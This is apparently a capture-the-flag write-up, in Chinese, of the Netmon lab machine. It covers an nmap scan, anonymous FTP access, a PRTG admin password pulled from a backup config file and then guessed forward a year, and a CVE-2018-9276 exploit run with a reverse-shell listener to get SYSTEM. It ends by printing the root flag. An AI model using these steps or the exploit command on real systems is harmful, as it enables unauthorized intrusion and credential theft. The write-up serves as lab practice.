Netmon(完成)

```
└──# nmap -sCV -A 10.10.10.152 -p 21,80,135,139,445,5985,47001,49664-49669
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 17:41 EDT
Nmap scan report for 10.10.10.152
Host is up (0.23s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_11-10-23  10:20AM       <DIR>          Windows
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth
monitor)
|_http-server-header: PRTG/18.1.37.13946
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open
```


```
and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2016 build 10586 - 14393 (96%),
Microsoft Windows Server 2016 (95%), Microsoft Windows 10 1507 (93%), Microsoft
Windows 10 1507 - 1607 (93%), Microsoft Windows Server 2012 (93%), Microsoft Windows
Server 2012 R2 (93%), Microsoft Windows Server 2012 R2 Update 1 (93%), Microsoft
Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (93%), Microsoft Windows Vista
SP1 - SP2, Windows Server 2008 SP2, or Windows 7 (93%), Microsoft Windows 10 1511
(93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-04-13T21:42:24
|_  start_date: 2024-04-13T20:58:45
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   230.61 ms 10.10.14.1
2   228.72 ms 10.10.10.152

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.54 seconds
```


21 port

```
┌──(root㉿kali)-[~]
└─# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||58045|)
150 Opening ASCII mode data connection.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
11-10-23  10:20AM       <DIR>          Windows
226 Transfer complete.
ftp>
```

在`/inetpub/logs/wmsvc/W3SVC1`找到log資訊

```
ftp> pwd
Remote directory: /inetpub/logs/wmsvc/W3SVC1
ftp> dir
229 Entering Extended Passive Mode (|||58115|)
150 Opening ASCII mode data connection.
02-25-19  10:48PM                27195 ex190226.log
226 Transfer complete.
ftp>
```





---

user flag

找資料可進行windows LFI file(文件包含漏洞)找相關資訊

`https://gist.github.com/korrosivesec/a339e376bae22fcfb7f858426094661e`


---

80 port

有版本漏洞

`https://github.com/AlvinSmith/CVE-2018-9276`

測試預設帳密失敗




上網找到檔案位置

FTP在`PRTG Configuration.old.bak`找到帳密，但不能用80Port

```
<dbpassword>
  <!-- User: prtgadmin -->
  PrTg@dmin2018
</dbpassword>
```

看到文件裡有2019年，但密碼是2018嘗試改成2019



使用先前找到的漏洞

```
└──# ./exploit.py -i 10.10.10.152 -p 80 --lhost 10.10.14.4 --lport 9200 --user prtgadmin --password "PrTg@dmin2019"
```

反彈成功並得到root

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

root flag

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
310eb008950376f42125d9e4df0ecb35
```